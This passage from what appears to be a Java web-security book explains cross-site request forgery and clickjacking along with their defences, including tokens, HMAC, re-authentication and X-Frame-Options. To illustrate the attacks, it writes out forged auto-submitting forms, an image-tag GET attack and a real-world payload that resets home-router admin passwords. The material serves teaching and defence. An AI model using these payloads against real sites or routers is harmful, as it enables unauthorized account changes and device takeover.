<https://github.com/chrisisbeef/jquery-encoder>

HTML Sanitization

- OWASP HTML Sanitizer:

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- OWASP AntiSamy:

https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project

JavaScript Libraries

- jsHtmlSanitizer:

<https://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>


- jQuery Encoder:

<https://github.com/chrisisbeef/jquery-encoder>

Summary

Combating the risk of cross-site scripting can be a complex, tedious, and frustrating task. However, with the right strategy and proper security libraries, you can stamp out the cockroach of the Internet: XSS. Armed with a

combination of proper input validation, contextual encoding, and secure JavaScript design, go forth and defeat XSS forevermore!



¹ Phil Purviance and Josh Brashars, *Blended Threats and JavaScript* (BlackHat USA, 2011, San Francisco, CA), http://media.blackhat.com/bh-us-12/Briefings/Purviance/BH_US_12_Purviance_Blended_Threats_Slides.pdf.

² Amit Klein, *DOM XSS of the Third Kind*, www.webappsec.org/projects/articles/071105.shtml

³ <http://code.google.com/p/domxsswiki/wiki/FindingDOMXSS>

⁴ https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

⁵ “UTF-7 XSS CheatSheet” <http://openmya.hacker.jp/hasegawa/security/utf7cs.html>

⁶

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project#tab=Deploy_the_Java_Encoder_Project

⁷ https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

⁸ https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project

⁹ “To convert a JSON text into an object, you can use the eval() function. eval() invokes the JavaScript compiler,” www.json.org/js.html.

¹⁰

https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet#HTML_encoder
Thank you to Neil Matatall for this contribution.

¹¹ <https://github.com/chrisisbeef/jquery-encoder>

¹² www.w3.org/TR/CSP11/

¹³ <https://github.com/sourceclear/headlines>



CHAPTER

5

Cross-Site Request Forgery Defense and Clickjacking

Cross-Site Request Forgery (CSRF) attacks, as the name implies, trick the browser into making unauthorized requests on the victim’s behalf, often without the victim’s knowledge. This vulnerability is also called “session riding” because it often takes advantage of a legitimate user’s existing authenticated session on the vulnerable site. The main defenses we will discuss in this chapter include the synchronizer token pattern, the use of re-authentication or other authentication challenges, referer header verification, as well as stateless defenses such as the double-submit cookie defense. While the synchronizer token pattern is almost always the primary defense needed to stop CSRF, other defenses are sometimes required based on a variety of factors as discussed later.

in the chapter. But first, let's achieve a deeper understanding of what CSRF is and why it's so terribly dangerous to the security of your web applications.

Cross-Site Request Forgery occurs when several factors are in play at the same time. Here is an example of the most common CSRF attack scenario:

1. The user is currently logged in to a website that is vulnerable to CSRF.
2. The user, without logging off, navigates to another website in some way. This site hosts a CSRF attack against the vulnerable website.
3. The CSRF attack code from the site in step 2 tricks the browser into making fraudulent requests against the vulnerable site in step 1 without the user knowing it. Because the user navigated away to another site and did not log out (a common practice), the fraudulent requests are executed with the same permissions as if the user was browsing the site himself!

Although this scenario is the most common CSRF attack sequence, it is not the only one. CSRF attacks can be stored on the vulnerable website itself, they can be sent via web-based email, or they can be stored on a third-party website. Cross-Site Request Forgery can be used to force a victim to trigger almost any browser action. Actual CSRF attack payloads are only limited by the features of the vulnerable website. Examples of harmful CSRF attacks include submitting a bank transfer, changing a password, changing a router's DNS entries via a web admin console, or fraudulently forcing a user with admin access to give other users elevated privilege. All of these attacks occur without the victim even seeing the action take place! This can be a very dangerous vulnerability in your code!

Cross-Site Request Forgery takes advantage of the fact that when a user is logged in to a vulnerable website, the cookies that are used to maintain their authenticated session will be sent by the browser on any request to that domain —even if the request originated from a different website!

How Does CSRF Work?

Let us consider the example of a form that a website administrator might use to grant a user access to various roles:

```
<form method="POST" action="/admin/roles">
<select name="userId">
    <option id="1">Larry</option>
    <option id="2">Curly</option>
    <option id="3">Moe</option>
</select>
<input type="checkbox" name="read" value="true"><label for="read">Read</label>
<input type="checkbox" name="write" value="true"><label for="write">Write</label>
<input type="checkbox" name="execute" value="true"><label for="execute">Execute</label>

<input type="submit" name="submit" value="Submit">
</form>
```

When this form is submitted to give user “Moe” access to Execute, it will produce an HTTP request like the following:

```
POST /admin/roles HTTP/1.1
Host: www.vulnerable.com
Cookie: JSESSIONID=33C7DD859EEBEEC05D4FA04BC64EC565
Referer: https://www.vulnerable.com/admin/roles
Content-Length: 36

userId=3&execute=true&submit=submit
```

If user “Larry” wanted to gain Execute access for himself, he would simply need to change the value of the `userId` parameter to `1` and resubmit the request, right? The only problem is that pesky `JSESSIONID` cookie. The `JSESSIONID` cookie identifies the valid administrator-level session that is required in order to grant access to other users. It is long, complicated, and difficult to guess by normal means. This is where Cross-Site Request Forgery comes in. If Larry were to construct a form that submits the same parameters to the same URL, all he would need to do is trick an administrator into submitting it:

```
<form method="POST" action="https://www.vulnerable.com/admin/roles">
<input type="hidden" name="userId" value="1">
<input type="hidden" name="execute" value="true">
<input type="submit" name="submit" value="Download Free MP3s!">
</form>
```

If Larry tricked an administrator who was logged in to “[vulnerable.com](https://www.vulnerable.com)” into clicking the Download Free MP3s! submit button, then the session cookie of the administrator would be attached to the request *regardless of what site the request initiated from*. Because HTTP is a stateless protocol, the web application has no way to tell whether the request is actually coming from within the application or from another site. The web application interprets the request as coming from a legitimate authenticated session (which indeed it is), and updates the access

levels accordingly. CSRF attacks are typically deployed on high-volume sites, increasing the chance for success.



NOTE

Cookies are crucial for user session management because they are used to track state for most web applications. When cookies are set, the web server includes a domain and path specification for the cookie.

Browsers automatically include all cookies in requests to the same domain and path that was specified when the cookie was set.¹ This is crucial in order for web advertising networks, mashup features, and other functionality that many websites depend upon to work. However, this also allows third-party websites to surreptitiously host malicious code that causes users to make forged authenticated requests!

There are many ways that an attacker could trick an unsuspecting user into submitting the form. Promising something for free is a good example, but with the addition of one line of JavaScript, the victim doesn't need to actually interact with the form at all!



```
<script type="text/javascript">
document.forms[0].submit();
</script>
```

If the vulnerable site allows operations via the HTTP GET method, any HTML that includes a link to another resource can be used to execute a CSRF attack. A classic example is the image tag, as was used in the following real-world CSRF example against a DVD delivery service:

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function step_2()
{
var img2 = new Image();
img2.src="http://www.vulnerable.com/MoveMovieTop?movieid=70110672";
}
</script>
</head>
<body>

<script>setTimeout( step_2(), 1000 );</script>
</body>
</html>
```

In this example, the vulnerable site allows users to add movies to their list by simply clicking a link (an HTTP GET request). The same URL, when used as the `src` attribute for an image tag, causes the browser to call that link automatically as the page is loading and the movie is added to the victim's list. The extra JavaScript changes the image source attribute after a short delay and causes the movie to be moved to the top of the user's queue. Loading an image triggers an HTTP GET request and is no different than a user clicking on a normal link.

Other Real-World CSRF Examples

OSVDB is an independent and open sourced web-based vulnerability database created for the security community. The goal of the project is to provide accurate, detailed, current, and unbiased technical information on security vulnerabilities. The following is a series of interesting CSRF vulnerabilities that have caused a great deal of harm. CSRF is not a theoretical risk; it's an incredibly dangerous risk that we see in the real world on a very regular basis.

CSRF Vulnerable Software	Date Reported
OSVDB-102373 Huawei B593u-12/T-Mobile HOME Router Multiple Admin Action CSRF	January 22, 2014
OSVDB-102198 VMware vCloud Director CSRF Vulnerabilities	January 16, 2014
OSVDB-101939 McAfee Vulnerability Manager (MVM) Enterprise Manager Multiple Unspecified CSRF	January 8, 2014
OSVDB-101438 JForum CSRF Vulnerability	December 13, 2013
OSVDB-98679 Bugzilla “attachment.cgi” Cross Site Request Forgery	October 13, 2013
HALL OF FAME	September 27, 2010
WTF Twitter Goat Lust CSRF/XSS Worm ²	
HALL OF FAME	October 4, 2005
Samy JS.Spacehero Worm ³	

Stored CSRF

The CS in CSRF, *Cross-Site*, alludes to CSRF attacks being hosted on sites other than the victim website. However, if a website is vulnerable to cross-site scripting, as described previously, a stored XSS vulnerability can be used to embed a Cross-Site Request Forgery attack in the victim website itself! Imagine an XSS vulnerability in a social networking site that allows an attacker to post a status update that forces everyone who views it to post the same status update and send a friend request to the attacker? Very likely, anyone running across this attack would already be authenticated, making the impact rather dramatic.⁴

XSS is only one way to embed a CSRF attack on the victim website itself. Any HTML tag that includes a link to another resource, such as ``, `<style>`, or `<iframe>`, can be used by an attacker to force a browser into loading a URL on the victim site. If the aforementioned social networking site added code to prevent attackers from embedding scripts, an attacker could still achieve the same effect by using image tags, or even links (if the user clicks on them).

CSRF Against Intranet Web Applications

If your website is hosted on your private corporate intranet, is that safe from CSRF? Not necessarily. Although attackers may not be able to directly access your private website they could host an attack on a public website and trick the victim into visiting it. If the attacker knew how the victim website worked (for example, if the attacker was a previous employee or contractor, or if the site uses a common web CMS framework with a known vulnerability), he or she could host a CSRF attack on a third-party website and lure the victim into visiting that website. If the victim was at work or logged in to the company VPN while visiting the malicious website, the CSRF attack could execute against a private intranet site, even if the attacker could not directly access it! This works because the browser attaches session cookies to any request for the site that set them, regardless of where that request is hosted—even forged requests made to private, intranet websites! Ouch!

CSRF Against Network Application Web Administration Console

One of the most interesting historical CSRF attacks was reported in 2011 by researcher Fabio Assolini. This report described a widespread CSRF campaign against Brazilian home routers that affected at least 4.5 million users.⁵ This CSRF attack would allow the attacker to trick a victim into changing the default password of his or her home router to a password that the attacker would know.



```
<body onload=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi" method="POST" name="form">
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
```

The attacker could then use his elevated access to the victims' home routers to change the DNS settings to use malicious DNS servers. This was done to infect the users' machines with malware that ultimately attempted, and sometimes succeeded in, stealing victims' banking credentials. All because of a CSRF vulnerability in the web-based admin console of a home router.

At the time of this writing, this same type of CSRF vulnerability is actively exploiting TP-LINK home routers. As of March 12, 2014, over 300,000 home routers have been affected by a simple CSRF in TP-LINK home routers that will change the admin password to an empty string with a simple HTTP GET CSRF

request/attack.⁶ How often do you update *your* firmware? A good defense begins by quickly applying security patches. Quickly applying security patches reduces the window of opportunity attackers have to exploit your systems and lowers your risk of exploitation.

Unauthenticated CSRF Attacks

Even features that do *not* require authentication can be victim to CSRF attacks. One of the most famous but mostly innocent “anonymous” CSRF vulnerabilities was found on Google.com in 2006. This vulnerability, which is no longer active, would allow an attacker to host a simple malicious GET request that would force a user to change his or her default Google language preference. This attack was simple. For example, here is an attack (no longer active) that would force the victim’s Google language setting preference to be the Klingon language:



```

```

Yes, Google to this day supports Klingon as one of its default languages.⁷ The lesson here is simple: *Dujeychugh jagh nIv yItuHQo’*.⁸ Several types of unauthenticated features can fall victim to CSRF attacks: forcing a user to add an item to a shopping cart, changing default settings on a website, voting in a poll, or conducting DoS attacks. Although authenticated CSRF vulnerabilities are usually much more dangerous than anonymous ones, both must be considered as candidates for CSRF defense.

How to Combat CSRF

So if you can’t trust the browser, and you have no way to know where a request is actually coming from, then how can you possibly protect your applications? Fortunately, combating CSRF is straightforward. Several well-known and well-tested techniques exist to deal with this dangerous attack.

Synchronizer Token Pattern

The primary means of protecting against Cross-Site Request Forgery is to include a cryptographically random token with form submissions. This Anti-

CSRF token is created when a session is established and then included in a hidden field on subsequent form submits. When the request is processed on the server, the application checked that the value submitted with the form matches the value that is stored in the user's session. An attacker creating a form from computed values will not know the value of the token for each user's session, making the CSRF attack impossible as long as the site is not vulnerable to cross-site scripting.

This type of protection can be easily implemented as a JSP taglib:

```
import javax.servlet.jsp.tagext.*;  
  
public class Token extends TagSupport {  
    public int doStartTag() throws JspException {  
        try {  
            // get what we need from the page  
            ServletRequest req = pageContext.getRequest();  
            HttpSession session =  
                ((HttpServletRequest)req).getSession();  
  
            //do we already have a token in the session?  
            String token = (String)session.getAttribute("token");  
            if ( Utils.isEmpty(token) ) {  
                token = getCryptographicallyRandomToken();  
                session.setAttribute("token", token);  
            }  
  
            // start building up the tag  
            JspWriter out = pageContext.getOut();  
  
            out.println();  
            out.println("<input ");  
            out.println(" type=\"hidden\"");  
            out.println(" name=\"token\"");  
            out.println(" value=\"" + token + "\"");  
  
            // end the tag  
            out.println("/>");  
        } catch (Exception ex) {  
            throw new JspTagException(ex.getMessage());  
        }  
        return SKIP_BODY;  
    }  
}
```

What Does “Cryptographically Random” Mean?

To be useful in cryptography, a cryptographically random number generator (CRNG) must be unpredictable and it must quickly produce numbers that are hard to guess. Unpredictable means that no amount of knowledge or equipment will allow someone to guess the next number. You could watch the CRNG a billion times and you would still have no way to improve your guess. Every possible number is equally likely. “Hard to guess” means that once the unpredictable number is produced, it should take a long time to guess the number. The longer the number, the more time it takes to guess. Creating long, unpredictable numbers quickly is not easy. We discuss proper random value generation in [Chapter 6](#).

On the server, the token can be checked with a method like this:

```
public static void checkToken(HttpServletRequest request)
throws AccessException {

    HttpSession session = request.getSession();

    // get the token from the session
    String sessionToken = (String)session.getAttribute("token");

    //get the token submitted with the form
    String requestToken = request.getParameter("token");

    //check whether they match
    if (Utils.isEmpty(sessionToken) ||
        Utils.isEmpty(requestToken) ||
        !sessionToken.equals(requestToken)) {
        throw new AccessException(MSG_MISSING_TOKEN);
    }
}
```

Using the Session ID as a CSRF Token

When a user visits a JEE website, the application already generates a cryptographically random token for us: the JSESSIONID. One early means of implementing the synchronizer token pattern was to use this session identifier as the Anti-CSRF token:

```
<input type="hidden" name="token" value="<% session.getId() %>" />
```

When Do I Need to Use a Token?

In general, you need to add CSRF protection to any request that performs a “significant transaction.” Any requests that can cause harm if forged should be protected, primarily, with a CSRF token. Not all features need this protection! Simple GET requests that load static resources, such as basic images that drive your website’s look and feel, do not likely need CSRF protection. However, some frameworks support automatic addition of CSRF tokens to all URLs for that website for an even more bullet-proof CSRF protection. So when should you add this defense? Should you protect only sensitive transactions? Should you protect all requests? This is tough to say—it depends on the application. Suffice to say, if the feature is sensitive, regardless of how that request is made (GET or POST), you should add a CSRF token defense scheme to that feature!

On the server, you reject any request where the submitted token does not match the session ID. Because an adversary on [attacksite.com](#) cannot read the user’s cookies for [victimsite.com](#), he will have no way to know the proper value for the token and thus the form submission will fail.

So, why don’t you simply use the session identifier as the CSRF token and be done with it? Using the session identifier in this way puts it at risk of exposure in a number of ways:

- Browser cache if the pages do not have the proper cache control headers set
- Cross-site scripting (because it is not just an HTTPOnly⁹ cookie anymore)
- Applications that log request parameters
- In the URL if tokens are needed for GET requests that perform actions

Depending on the session identifier also means that you cannot simply regenerate the Anti-CSRF token if needed. In general, we feel that using the session ID for CSRF protection should be avoided and that a separate, randomly generated token should be used instead.

Apache Tomcat 6+ Synchronizer Token Pattern Implementation

Various Java frameworks support the synchronizer token pattern in some fashion. However, implementation differences between platforms can have serious security and functionality implications. It's important to understand how your framework defends against CSRF and whether the built-in option is best for your application. Sometimes the framework solution is acceptable, sometimes it is best to build that defense yourself.

Apache Tomcat provides a CSRF prevention filter available for Java web applications hosted on any version of Tomcat after and including Tomcat 6.¹⁰ This filter implements the synchronizer token pattern for GET or POST requests. The CSRF Prevention Filter protects URLs and POST requests via standard filter mapping. The filter is configurable, with several settings. The `randomClass` setting will let you change the random number generator, which defaults to `java.security.SecureRandom`. This random number generator will be used to create the random CSRF token. The `entryPoint` setting is used for URLs that do not need CSRF protection. When setting up your filter, you will likely force an entire section of your website to enforce CSRF tokens, but you will need an entry page, such as a home page of some kind where tokens are not being verified. There is also a setting, `nonceCacheSize`, which is used to select how many tokens will be cached (for back button and multi-tab support). Each URL protected will have a different token and several page requests opened in several tabs will each have different collections of tokens that will need to be cached. The filter defaults to five cached tokens, but a higher number is often preferred to ensure proper multi-tab support.

The Tomcat CSRF filter will automatically add a token to any URL in the response that is both covered by the filter and is encoded via a call to `HttpServletResponse#encodeRedirectURL(String)` or `HttpServletResponse#encodeURL(String)` as you can see in the URL that follows. If the URLs you send to your user are not encoded via these encoding functions then the token will not be added, yet they will still be enforced server-side and things will start breaking. After encoding, your URLs will look like the following:

```
http://server/page?  
org.apache.catalina.filters.CSRF_NONCE=31ACB2CA0A9
```

This variable name does indeed expose implementation details about the fact

that Tomcat 6 or higher is in use and Tomcat's default CSRF filter is in use. There is no simple way to change this variable name other than changing Tomcat code.

Since the Tomcat CSRF filter only adds tokens to URLs but all requests can be configured to require a CSRF token, how does it protect POST form requests? Your `<form src="">` URL also needs to be encoded via `HttpServletResponse#encodeRedirectURL(String)` or `HttpServletResponse#encodeURL(String)`! Unlike other CSRF token injection mechanisms, Tomcat's CSRF filter adds the token to the form action URL, not as a hidden variable.

Because each request is protected by a unique CSRF token with this mechanism, the server needs to cache multiple valid tokens when the user opens several pages of the web application in different tabs. As described previously, five tokens are cached by default and this can be changed via the `nonceCacheSize` parameter. If the `nonceCacheSize` cache is exceeded (in that more than the configured number of tokens is exceeded), then Tomcat's CSRF Prevention Filter can cause things to break when too many tabs are opened. For example, a user could open a second tab, make “`nonceCachesize`” plus one mouse clicks, and now submitting the original tab will fail. Make sure to set this variable high enough!

If you want to provide CSRF coverage to your entire Tomcat web-hosted application, and you are already using the proper format of URL encoding for your application, then you can get CSRF protection very easily by enabling the Tomcat CSRF Protection Filter. If you are not using this URL encoding mechanism and need a large number of URLs to *not* be protected by this filter, then a custom solution might be more appropriate.

Stateless CSRF Defense

Security is not something you can consider in a vacuum. Sometimes sites have such a large number of users that saving yet another string in the session is something you want to avoid. Some applications forbid the use of the JEE session for performance or load balancing reasons, making it challenging to safely save a randomly generated Anti-CSRF token. Also, stateless web services are common because they promise to enable more concurrent usage with reduced server resources.

One of the more common stateless CSRF defense patterns is the bastard child of the synchronizer token pattern, the double-submit cookie pattern. We

prefer the synchronizer token defense described previously, but there are some cases where the double-submit cookie pattern (or other stateless CSRF patterns) actually does make a lot of sense. However, in such situations, you still need to build your CSRF token so it is fully random (best), or a hash of the session ID (not as good). You never want to use the raw session ID for CSRF defense in order to avoid exposing it in any way.

The double-cookie submit CSRF defense works as follows:

1. The user logs in to the website (or some client logs in to a web service).
2. After successful authentication, the server sends the client a cookie containing a large random value and then discards it server-side. This random value is not saved on the server, hence the stateless nature of this defense.
3. The client is now responsible for saving and sending this random value in both the request (as a hidden form field or other request parameter) and in a cookie. The cookie should be at least `HTTPOnly` because JavaScript code should never need to access this value.
4. The server verifies that the cookie value and request parameter are the same with each request.

How does this work? If the user is logged in to this stateless website or service, a forged request will always include the cookie. However, the attacker should have no way to access or otherwise modify the cookie value, so he cannot add it as a request parameter on a form. Without a request parameter matching the cookie value, the request will be rejected by the server.

Another stateless CSRF defense mechanism is to use the standard synchronizer token pattern described earlier, but to base the value of the token off of the session ID in a safe way instead of using a random value. Because the token will be generated from the session ID, and the session ID is already being saved server-side, the correct CSRF token value can be regenerated on-the-fly for each request without needing to save the token value server-side. So although the server itself may not be stateless, at least the CSRF defense mechanism would be.

The best way to generate a hard-to-guess value from the session ID is to use an HMAC, or an authenticated hash:

```
CSRF-TOKEN = HMAC(PRIVATE-SERVER-SIDE-KEY, Session ID);
```

Again, the point of this is to provide a mechanism where your CSRF token can be computed and verified on-the-fly without having to save it server-side. An HMAC hash is not easily reversible so there is little risk of exposing the session ID, and the CSRF token cannot be forged as long as the key is kept private on the server.



NOTE

The double-submit cookie defense can be undermined by cookie forcing attacks.¹¹ The use of Strict Transport Security is critical to battle cookie forcing attacks. We discuss Strict Transport Security in detail in Chapter 6.

Defending Against CSRF with the Challenge/Response Pattern

The best way to ensure that a user actually intends to perform an action is to force the user to enter a value known only to him or her, such as a password, or a PIN, in order to complete an action. Because an attacker won't know his victim's password, he won't be able to include that information in the hidden form or link and CSRF is prevented. Presumably, if an attacker already knows his victim's password, he has no need to bother with trying to create a hidden form, getting the user to log in to the victim site, and trying to lure the user to the page containing the CSRF attack.

Requesting that a user reenter their password and/or other credentials is the recommended method to protect very sensitive actions such as changing a user's password or initiating a large money transfer. It also has the additional benefit of preventing an attacker from executing these actions should they compromise the user's session in some other manner (such as by XSS, or simply sitting down at an unlocked workstation).

Another way to ensure that a user actually wants to execute an action is to use a CAPTCHA.¹² Although CAPTCHA can help defeat some automation, in general we see CAPTCHA not as a defensive barrier, but a cost barrier for attackers. However, the usability of secure CAPTCHAs is atrocious at best and we highly recommend avoiding them whenever possible. Re-authentication is, by far, a more usable and more secure challenge-response mechanism.

HTTP Request Referer Header Verification

Every modern browser sends an HTTP referer header as part of each HTTP request. The HTTP referer contains the URL of the page that the request came from. Another way of saying this is that the HTTP referer hosted the link that was clicked. This is a simple part of the HTTP standard and will look like the following as a header in each request:

 Referer: http://www.site.com/

Why can't you just use the HTTP referer to protect against CSRF? You could check the referer to make sure the request came from the site you expected instead of a third-party site. Is this a good idea? No, it's not. Remember our First Rule of Web Security: Don't trust anything from the request (or don't trust anything from the browser)! If anything coming from the browser can be spoofed or modified by an attacker, then the referer header is not sufficient to defend against CSRF. Specifically, some companies strip out the referer from all requests that leave their environment to prevent data leakage. Some web security tools and browser add-ons modify referer headers. Even if the referer header came from your site, the request may still be forged, as is the case of a stored CSRF vulnerability, where the attack is hosted on *your* site, instead of a malicious third-party site.

However, although you cannot depend on the HTTP referer header to *verify* if a request came from the right browser and user, you can use the HTTP referer to *indicate* if the request may be fraudulent. This is a subtle point. Although HTTP referer header verification cannot be used as defensive security control, it can be used for intrusion detection.

If the HTTP referer header contains the right referring URL or is blank, then the request has the *potential* of being legitimate. However, if the referer header is from a third party, and you were expecting the request to originate from your site, then you know for sure the request was fraudulent.

HTTP Verbs

GET and HEAD as “retrieval HTTP verbs only” may have been the intention of Internet architects when the HTTP standard was first created, but it's certainly not the truth anymore. It's really up to the site designer if GET only performs retrieval type actions. Of course, there are some practical differences in GET vs. POST data content length limits.

practical differences in GET vs. POST data content length limits.

Regardless, it's important to protect any sensitive transactions with proper CSRF defenses.

POST vs. GET

The HTTP protocol suggests that only POST methods should change state and that HTTP GET and other methods should not change the state of the web server in any way: “In particular, the convention has been established that the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval.”¹³ In theory then, only POST requests should be dangerous and only POST requests should need CSRF protection. However, some application frameworks choose to add CSRF protection to all URLs and to all form submission/POST requests. This is an acceptable practice, but it does often break bookmarking because a CSRF token bookmarked today should be completely invalid tomorrow.

One way to reduce the attack surface of a potential CSRF attack is to enforce the POST HTTP verb server-side when a POST request is expected. More specifically, when a POST is expected, you should reject any HTTP GET request or any other request with an HTTP verb other than POST! In many apps, both GET and POST requests are accepted unnecessarily when only a POST should be accepted. Enforcing POST or any other HTTP verb server-side is not even *remotely* a complete CSRF defense. As demonstrated, POSTs can be forged just as easily as GETs. But limiting your HTTP verb to POST only does at least reduce the attack surface.

It is also important to note that some Java web frameworks make it extremely difficult to limit which HTTP verb (POST or GET) is appropriate for each request. In these cases, verifying the CSRF token at a central enforcement point is an acceptable practice. Limiting requests to only the appropriate HTTP verb is good practice and does reduce the attack surface but is not absolutely necessary to build a secure web application.

XSS Defense and CSRF Protection

Any XSS vulnerability can be used to circumvent your CSRF defense. XSS can be used to scrape tokens from pages and replay them. XSS can be used to pop up a fake re-authentication challenge. XSS can access cookies that do not have the `HTTPOnly` flag. XSS can be used to simulate any request. Therefore, you

normally prioritize XSS vulnerabilities as more dangerous than CSRF vulnerabilities. Again, XSS can be used to circumvent any CSRF defense and therefore XSS defense is a critical first step to a complete CSRF defense.

Clickjacking

Clickjacking,¹⁴ otherwise known as a “User Interface Redress attack,” is a form of attack that tricks a user into clicking on one location when they are really clicking on another location that could cause harm. This attack, similar to CSRF, is often launched from a site other than the site being attacked.

Clickjacking attacks are conducted by

- Loading a vulnerable website in a third-party site via an iframe or similar construct
- Concealing the presence of the vulnerable website by either making it transparent or covering it with other opaque layers
- Tricking the user into thinking she is clicking in some area of the third-party website, when the user is in reality clicking in some area of the vulnerable website

What Do CSRF and Clickjacking Have in Common?

CSRF and clickjacking both abuse the user’s trust in a site other than the one being attacked. These attacks are often hosted on third-party sites with the intention of exploiting a vulnerability on a different site that the user might not even be viewing. Cross-site scripting, on the other hand, abuses the user’s trust in the site they are actually viewing at the time of the attack.

How to Combat Clickjacking

To prevent clickjacking, you must prevent your site from being displayed in a frame by another site. This can be achieved by either preventing your site from

being framed, or breaking out of framing sites (framebusting).

Stop Your Site from Being Framed with Framebusting

The most straightforward defense against clickjacking is to prevent your website from being loaded in a frame in the first place. This is easily achieved by sending an X-Frame-Options HTTP response header. This header instructs compliant browsers that the site is unwilling to be framed by third-party sites. There are three main X-Frame-Options choices:

- **X-Frame-Options: DENY** This option blocks *any* site from framing the web page you are trying to protect.
- **X-Frame-Options: SAMEORIGIN** This option blocks any site from framing the web page you are trying to protect, except for sites of the same domain name and port.
- **X-Frame-Options: ALLOW-FROM [affiliatesite.com](#)** This option allows only the domain listed after the ALLOW-FROM directive and blocks all others. If you want your site to be frameable by multiple other sites, you must send the X-Frame-Options: ALLOW-FROM header multiple times.



CAUTION

Browser support of X-Frame-Options, and especially X-Frame-Options ALLOW-FROM is mixed. Mozilla maintains a browser-support list for X-Frame-Options at <https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options> and Erlend Oftedal supports an excellent X-Frame-Options browser test at <http://erlend.oftedal.no/blog/tools/xframeoptions/>. It should become easier to defend against clickjacking as browser support for X-Frame-Options grows stronger.

Break Out of Frames

Though the `X-Frame-Options` directive is supported by most modern browsers, if your site still needs to support older browsers, that can be achieved by using JavaScript to force a page to be loaded as the top-level window. In constructing such a defense, great care must be taken to ensure that clickjacking is rendered useless, even if the user has JavaScript turned off or otherwise disabled in his browser. The concept is to use CSS styles to hide the entire contents of the page, and then use JavaScript, if enabled, to either break out of a frame or display the hidden content. That way, even if JavaScript is not enabled, clickjacking is impossible because the site contents are hidden.

First, in the document HEAD, add a style element that will hide the document BODY:

```
 <style id="antiClickjack">body{display:none !important;}</style>
```

Then, use a script that will either break out of a frame if needed, or display the content:

```
 <script type="text/javascript">
    if (self === top) {
        var antiClickjack =
            document.getElementById("antiClickjack");
        antiClickjack.parentNode.removeChild(antiClickjack);
    } else {
        top.location = self.location;
    }
</script>
```

This method, known as the CodeMagi Clickjack Defense¹⁵ is known to work in IE6+, FireFox 3+, and most versions of Chrome, Safari, and Opera.

Summary

CSRF and clickjacking attacks abuse trust in end-user applications. These risks are even more challenging because attacks of these types are hosted on third-party sites and exploitation at third-party sites is seldom defensible in the end-user application. Even worse, infection vectors for these risks are usually deployed in high-volume websites or spam for maximum impact. However, you can stop both CSRF and clickjacking with proper, secure coding techniques. To stop CSRF, you need to primarily utilize the synchronizer token pattern or the stateless double-submit cookie pattern. To stop clickjacking, you need to master framebreaking primarily via X-Frame-Options headers.

¹ Please note, cookies protected with a Secure flag will only be added to HTTPS requests! Cookies protected with an HTTPOnly flag will not be accessible via JavaScript attacks!

² <http://nakedsecurity.sophos.com/2010/09/26/wtf-twitter-goat-viral-message-spreads/>

³ <http://namb.la/popular/tech.html>

⁴ This is exactly how the Samy worm managed to infect more than one million MySpace profiles within 20 hours of its release in 2005.

⁵ https://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems

⁶ <http://arstechnica.com/security/2014/03/hackers-hijack-300000-plus-wireless-routers-make-malicious-changes/>

⁷ To experience Google in Klingon, you can safely visit <https://www.google.com/?hl=xx-klingon>.

⁸ There is nothing shameful in falling before a superior enemy: <http://hol.kag.org/page/sayings>.

⁹ The optional HTTPOnly property of a cookie prevents it from being accessed via JavaScript without changing other cookie behavior.

¹⁰ https://tomcat.apache.org/tomcat-7.0-doc/config/filter.html#CSRF_Prevention_Filter

¹¹ <http://michael-coates.blogspot.jp/2010/01/cookie-forcing-trust-your-cookies-no.html>

¹² Completely Automated Public Turing test to tell Computers and Humans Apart,
<http://en.wikipedia.org/wiki/CAPTCHA>

¹³ www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

¹⁴ The term “clickjacking” was created by Jeremiah Grossman and Robert Hansen in 2008:
www.securityfocus.com/news/11535

¹⁵ <https://www.codemagi.com/codemagi-clickjacking-defense>



CHAPTER

6

Protecting Sensitive Data

Credit card numbers. Social Security numbers. Passwords. Secret recipes for sugar water. Eventually your application will need to handle sensitive information. Whether you are writing the data to a file, storing it in a database, or sending it across the network, your code needs to keep the information secure. In this chapter, we cover techniques to keep data safe from prying eyes.

Before digging into those techniques, let's first set the stage by reviewing the threats that you need to block. Most people immediately think about the danger of an eavesdropper harvesting confidential data as it passes over a network. To be sure, that is a real threat, and the widespread adoption of the "cloud" means that more applications than ever need to protect against this threat. We need a way to send information across the network without worrying about eavesdroppers.

Another type of network-based threat is the attacker who isn't interested in the data you're sending; she just wants to pretend to be you. These impersonators want to be able to send messages that look like they came from your application.

For instance, let's say you are building a web application to open a vault door (it seems crazy, but someone somewhere is probably doing this). In order to open the vault door, you send a specially crafted XML message that says: *open sesame*. You might protect the message so that the attacker can't determine how to say "open sesame," but if the attacker can watch you send the protected message, then the attacker might be able to record that message and play it back later. The attacker doesn't know what the message is or how it works. She just knows that if she sends the same message she watched you send, the vault opens. We want to prevent this kind of impersonation.

The next common threat that most developers think about is that of attackers cracking password files. While we'll leave the network and system level protection of password files to network and system administrators (we're sure there's a book or two on the subject), we application developers can ensure that the password file is not going to easily reveal its secrets in the case it is actually accessed by attackers. Password protection is covered elsewhere in this book.

Finally, applications that store valuable information are prime targets for attackers attempting to extract that information. This threat might manifest itself in attacks that steal whole files or databases, or the attacker might attempt something more surgical and try to extract just the targeted information using SQL injection or other exploits.

